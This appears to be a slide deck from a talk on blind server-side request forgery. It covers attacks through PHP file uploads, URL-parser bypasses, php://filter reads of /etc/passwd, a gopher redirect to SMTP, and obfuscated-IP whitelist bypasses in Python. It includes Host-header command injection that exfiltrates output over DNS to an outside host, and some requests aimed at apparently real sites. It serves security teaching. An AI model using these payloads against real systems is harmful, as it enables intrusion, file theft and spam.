




# BLIND SSRF

Morozov Alexey @SooLFaa

# What is SSRF?



# What is SSRF?

Abuse the trust relationship between the vulnerable server and others.

Bypass IP whitelisting.

Bypass host-based authentication services.

Read resources and a lot of useful information c, such as trace.axd in ASP.NET or metadata APIs in an AWS environment.

Scan the internal network to which the server is connected to.

Read files from the web server.

View Status Pages and interact with APIs as the web server.

Retrieve sensitive information such as the IP address of the web server behind a reverse proxy.

Blind SSRF vulnerabilities arise when an application can be induced to issue a back-end HTTP request to a supplied URL, but the response from the back-end request is not returned in the application's front-end response.

## **Conditions:**

- Not return response;
- Disabled Gopher protocol;
- Firewall for output;
- File restrictions;

# Wrappers

- file
- gopher
- php
- netdoc
- dict
- ldap
- tftp
- ssh
- smtp
- telnet
- imap
- other...

# SSRF. Inputs

- HTTP Headers: Referer, Host, X-Forward-For;
- URL parsing;
- GET, POST parameters;
- File content;
- Database connection
- and other



# SSRF. Implicit Inputs

- Filename
- Image parsing
- XML parameters
- Serialize Cookies
- SESSION
- URI path

# BLIND SSRF VIA PHP



# SSRF via \$\_FILES

```
/ nc -lp1340
```

```
PUT / HTTP/1.1
```

```
Host: 62.182.50.166:1340
```


```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8;  
rv:21.0) Gecko/20100101 Firefox/21.0
```

```
Accept: */*
```

# Upload files

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>  
<svg xmlns:svg="http://www.w3.org/2000/svg"  
xmlns="http://www.w3.org/2000/svg"  
xmlns:xlink="http://www.w3.org/1999/xlink" width="200"  
height="200"> <image height="200" width="200"  
xlink:href="http://<EXAMPLE_SERVER>/image.jpeg" /> </svg>
```


# Upload files



# Upload files

```
/ nc -lp 1340
OPTIONS /index.svg HTTP/1.1
Connection: Keep-Alive
User-Agent: Microsoft-WebDAV-MiniRedir/10.0.17763
translate: f
Host: 62.182.50.166:1340
```

# Filename parameter



The image shows a web form with two tabs: 'Вход' (Login) and 'Регистрация' (Registration). The 'Регистрация' tab is active. The form contains several input fields: 'Никнейм' (Nickname), 'Email', 'Пароль' (Password), 'Город' (City), and 'Соцсеть vk/id9999999' (Social network vk/id9999999). Below these fields is a button with an upload icon and the text 'Загрузить трек' (Upload track). At the bottom is a search field with a magnifying glass icon and the text 'Автор бита' (Beat author). The background of the form is a dark image of a person in a cap.

Вход	Регистрация
<input type="text" value="Никнейм"/>	
<input type="text" value="Email"/>	
<input type="password" value="Пароль"/>	
<input type="text" value="Город"/>	
<input type="text" value="Соцсеть vk/id9999999"/>	
<input type="button" value="Загрузить трек"/>	
<input type="text" value="Автор бита"/>	

# Filename parameter

Request

Raw Params Headers Hex

```

POST /api/registration/register HTTP/1.1
Host: ib17.hip-hop.ru
Content-Length: 615
Content-type: multipart/form-data; boundary=----WebKitFormBoundaryxXAAEA72secuQGQc
Cookie: __cfduid=d7e412888e070d037568f6d9226d433051572902599; auth.strategy=local
Sec-fetch-mode: cors
Sec-fetch-site: same-origin
User-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.70 Safari/537.36

-----WebKitFormBoundaryxXAAEA72secuQGQc
Content-Disposition: form-data; name="email"

asdsa@ya.ru
-----WebKitFormBoundaryxXAAEA72secuQGQc
Content-Disposition: form-data; name="username"

asdsa
-----WebKitFormBoundaryxXAAEA72secuQGQc
Content-Disposition: form-data; name="password"

asdsaasdsa
-----WebKitFormBoundaryxXAAEA72secuQGQc
Content-Disposition: form-data; name="track"; filename="http://62.182.50.166:1340/index"
Content-Type: audio/mp3
          
```

Response

Raw Headers Hex

```

HTTP/1.1 404 Not Found
Date: Mon, 04 Nov 2019 22:13:56 GMT
Content-Type: application/json; charset=UTF-8
Connection: keep-alive
Vary: Accept-Encoding
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: *
CF-Cache-Status: DYNAMIC
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 5309f0252f069c15-AMS
Content-Length: 92

{"name": "Not Found", "message": "Регистрация закрыта", "code": 0, "status": 404}
          
```

# SSRF via \$\_FILES

Request

RawParamsHeadersHex

```

POST /file-upload-manager.php HTTP/1.1
Host: 
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://62.182.50.166:1337/uploader.html
Connection: close
Content-Type: multipart/form-data; boundary=-----222168444380
Content-Length: 329

-----222168444380
Content-Disposition: form-data; name="photo"; filename="http://62.182.50.166:1340"
Content-Type: image/png

http://62.182.50.166:1340/sd
-----222168444380
Content-Disposition: form-data; name="submit"

Upload
-----222168444380--

```

Response

RawHeadersHexHTMLRender

```

HTTP/1.1 200 OK
Date: Tue, 05 Nov 2019 19:18:29 GMT
Server: Apache/2.4.29 (Debian)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
X-Content-Encoding-Over-Network: gzip
Content-Length: 585

<div style="text-align: center;
padding: 30px 0 10px 0; font-size: 20px;">
File Name: 62.182.50.166:1340</div><div style="text-align: center;
padding: 10px; font-size: 20px;">
File Type: image/png</div><div style="text-align: center;
padding: 10px; font-size: 20px;">
File Size: 28</div><div style="text-align: center;
padding: 10px; font-size: 20px;">
File Error: 0</div><div style="text-align: center;
padding: 10px; font-size: 20px;">
File Temporary Name: /tmp/phpgjNTID</div>

```



# Upload files

```
/ nc -lp1340  
GET /download.php?=62.182.50.166 HTTP/1.1  
Host: 62.182.50.166:1340  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1
```

Scheme port query  
http://test.ru:443/over/there?id=1#frgment  
domain path fragment

# URL Parser Host Bypass

PHP readfile

`http://test.com#[ ]@evil.com/`

PHP parse\_url

/index.php?url=https://host/1.png

```
array(6) { [0]=> int(256) [1]=> int(256) [2]=> int(3) [3]=>
["mime"]=> string(9) "image/png" }
```

/index.php?url=data:image/jpeg;base64,/9j/4AAQSkZJRgABAQAA  
AQABAAD/2wCEAA.....NzQtLisBCgoKBQU

```
array(7) { [0]=> int(225) [1]=> int(225) [2]=> int(2) [3]=>
["channels"]=> int(3) ["mime"]=> string(10) "image/jpeg" }
```

# SSRF to LFI

Format	Header	Base64
Jpg	D8FFE000104A464946...	/9j/4AAQSkZJRgABAQAAQ ABAAD/
Bmp	89504E470D0A1A0A0000000 D4948...	iVBORw0KGgoAAAANS
Gif	474946383961F401F401F7FF 00976A23AC6973...	R0lGODlh9AH0Aff/
Png	89504E470D0A1A0A0000000 D4948445	iVBORw0KGgoAAAANSUhEU gAAAYAAAAJYCAYAAACadoJ wAAXa

```
<?php
$url = isset($_GET['url']) ? $_GET['url'] : null;
$imgInfo = getimagesize($url);
if (strpos($imgInfo['mime'], 'image') === false) {
    die('Invalid image file');
}
header("Content-type: ".$imgInfo['mime']);
readfile($url);
```

```
php://filter/convert.iconv.WINDOWS-  
936%2FCP1388|convert.base64-encode|convert.base64-  
encode|convert.iconv.UTF8%2FIBM4899%2F%2FTRANS  
LIT|convert.base64-encode|convert.base64-  
encode|convert.iconv.UTF8%2FIBM4899%2F%2FTRANS  
LIT|convert.quoted-printable-  
encode|convert.iconv.WINDOWS-  
936%2FCP1388/resource=/etc/passwd
```



```
http://62.182.50.166:1337/index.php?id=php://filter/convert.iconv.WINDOWS-936%2FCP1388|convert.base64-encode|convert.base64-encode|convert.iconv.UTF8%2FIBM4899%2F%2FTRANSLIT|convert.base64-encode|convert.base64-encode|convert.base64-encode|convert.iconv.UTF8%2FIBM4899%2F%2FTRANSLIT|convert.quoted-printable-encode|convert.iconv.WINDOWS-936%2FCP1388/resource=/etc/passwd%20#@%20read/resource=file:///etc/passwd%20#[ ]@%20127.0.0.1:1337/index.php?url=file:///etc/passwd
```

← → ↻ 62.182.50.166:1337/?url=php://filter/convert.iconv.WINDOWS-936%2FCP1388|convert.base64-encod

```
root:x:0:0::/root:/bin/bash
daemon:x:1:1::/usr/sbin:/usr/sbin/nologin
bin:x:2:2::/bin:/usr/sbin/nologin
sys:x:3:3::/dev:/usr/sbin/nologin
sync:x:4:65534::/bin:/bin/sync
games:x:5:60::/usr/games:/usr/sbin/nologin
man:x:6:12::/var/cache/man:/usr/sbin/nologin
lp:x:7:7::/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8::/var/mail:/usr/sbin/nologin
news:x:9:9::/var/spool/news:/usr/sbin/nologin
uucp:x:10:10::/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13::/bin:/usr/sbin/nologin
www-data:x:33:33::/var/www:/usr/sbin/nologin
backup:x:34:34::/var/backups:/usr/sbin/nologin
list:x:38:38::/var/list:/usr/sbin/nologin
irc:x:39:39::/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41::/var/lib/gnats:/usr/sbin/nologin
nobody:x:999:999::/nonexistent:/usr/sbin/nologin
messagebus:x:112:112:System Message Bus:/:/sbin/nologin
systemd-network:x:104:104:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:105:105:systemd Resolver:/:/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/sbin/nologin
```

# SSRF via Location

## Server <ssrf\_smtp.php>:

```
<?php
$ssrf = 'HELO test.ru%0aMAIL FROM: al.morozov@test.ru%0aRCPT TO:
hackermail@ya.ru%0aDATA%0a'Hacked'%0a.';
header('Location: gopher://127.0.0.1:25/_'.$ssrf);
?>
```

## Client:

[https://host/url.php?url=http://evil\\_host/ssrf\\_smtp.php](https://host/url.php?url=http://evil_host/ssrf_smtp.php)

# SSRF via headers

- **Referer:** `http://www.example.com/`
- **Host:** `www.example.com`
- **X-Forwarded-For:** `www.example.com`
- .....


- url=http://127.0.0.1:1234 -> 5s (err\_connection\_timed\_out)
- url=http://127.0.0.1:22 -> 1s (err\_unsafe\_port)

# SSRF via headers

```
from django.http import QueryDict

def search(request):
    if request.META['HTTP_HOST'] in white_list:
        os.system('dig ' + request.META['HTTP_HOST'])
    else:
        .....
    return HttpResponse(status=500)
```

# SSRF via headers



Go Cancel < ▾ > ▾

### Request

Raw Params Headers Hex

```
GET /worker-parser.php HTTP/1.1
Host: ;curl http://62.182.50.166
User-Agent: curl/7.58.0
Accept: */*
Content-Length: 4
```

### Response

Raw Headers Hex

```
HTTP/1.1 500 Internal Server Error
Date: Sat, 09 Nov 2019 23:00:13 GMT
Server: Apache/2.4.29 (Debian)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```



# SSRF via headers

## Request

Raw

Params

Headers

Hex

```
GET /worker-parser.php HTTP/1.1
Host: $(dig $(ls) @62.182.50.166)
User-Agent: curl/7.58.0
Accept: */*
Content-Length: 4
```

## Response

Raw

Headers

Hex

```
HTTP/1.1 500 Internal Server Error
Date: Sat, 09 Nov 2019 23:00:13 GMT
Server: Apache/2.4.29 (Debian)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

> tcpdump port 53 -vvv

```
*****.com > hacklab-soolfaa.53597: [udp sum ok] 13122  
NXDomain q: A? index.php. 0/1/1 ns: . [2h59m27s] SOA a.root-  
servers.net. nstld.verisign-grs.com. 2019110901 1800 900  
604800 86400 ar: . OPT UDPsize=4096 (127)
```

# SSRF via CallBack

```
register_rest_route(  
    'api/v' . VISUALIZER_REST_VERSION,  
    '/upload',  
    array('methods' => 'POST',  
        'callback' => array( $this, 'upload_file' ),  
        'args'      => array(  
            'url' => array(  
                'sanitize_callback' => 'esc_url_raw');  
        );  
    );
```

# SSRF via CallBack

POST api/v1/upload HTTP/1.1

Host: www.test.com

Content-Type: text/plain

.....

file:///etc/passwd#.ru

# SSRF Python (Connection)

- Ftp
- Socket's
- Postgres
- Redis
- e.t.c

# SSRF (Psql Connection)

```
import psycopg2  
if (host != "192.168.1.99"):  
    psycopg2.connect(host="<HOST>", database, user, password)
```

# SSRF (Psql Connection)

`/?host= 000000000192.000000000168.00000001.0000101`

`psycopg2.connect(host="000000000192.000000000168.00000000  
1.000099",database, user, password)`



# SSRF Python (FTP Connection)

```
from ftplib import FTP
```

```
ftp = FTP('192.168.1.82[ ]192.168.1.12')
```

# SSRF Python (Socket Connection)

```
import socket
```

```
port = 1340
```

```
host = "192.[ ]168.1.82"
```

```
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
```

```
sock.connect((host, int(port)))
```

# SSRF ASP.NET

- Access to micro-services;
- Get local resources;
- Bypass access attribute's;
- Read local file;
- RCE;
- NTLM relay;

```
Public class HomeController: Controller {  
    public ActionResult Index() {  
        String url = request.getParameter("url");  
        CloseableHttpClient httpClient = HttpClient.createDefault();  
        HttpGet httpGet = new HttpGet(url);  
        CloseableHttpResponse response1 = httpClient.execute(httpGet);  
    }  
}
```

Scheme port action  
http://test.ru:443/Home/Css?filename=1  
domain controller query

← → ↻ 🔒 localhost:44319///62.182.50.166:1340/sds

## Ошибка сервера в приложении '/'.

*Обнаружено потенциально опасное значение Request.Path, полученное от клиента (:).*

**Описание:** Необработанный исключение при выполнении текущего веб-запроса. Изучите трассировку стека для получения дополнительных сведений о данной ошибке и о вызвавшем ее фрагменте кода.

**Сведения об исключении:** System.Web.HttpException: Обнаружено потенциально опасное значение Request.Path, полученное от клиента (:).

### Ошибка источника:

Необработанный исключение при выполнении текущего веб-запроса. Информацию о происхождении и месте возникновения исключения можно получить, используя следующую трассировку стека исключений.

### Трассировка стека:

```
[HttpException (0x80004005): Обнаружено потенциально опасное значение Request.Path, полученное от клиента (:).]  
  System.Web.HttpRequest.ValidateInputIfRequiredByConfig() +9939872  
  System.Web.PipelineStepManager.ValidateHelper(HttpContext context) +53
```

**Информация о версии:** Платформа Microsoft .NET Framework, версия:4.0.30319; ASP.NET, версия:4.7.3429.0

62.182.50.166:1340 -> 1052127910:1340

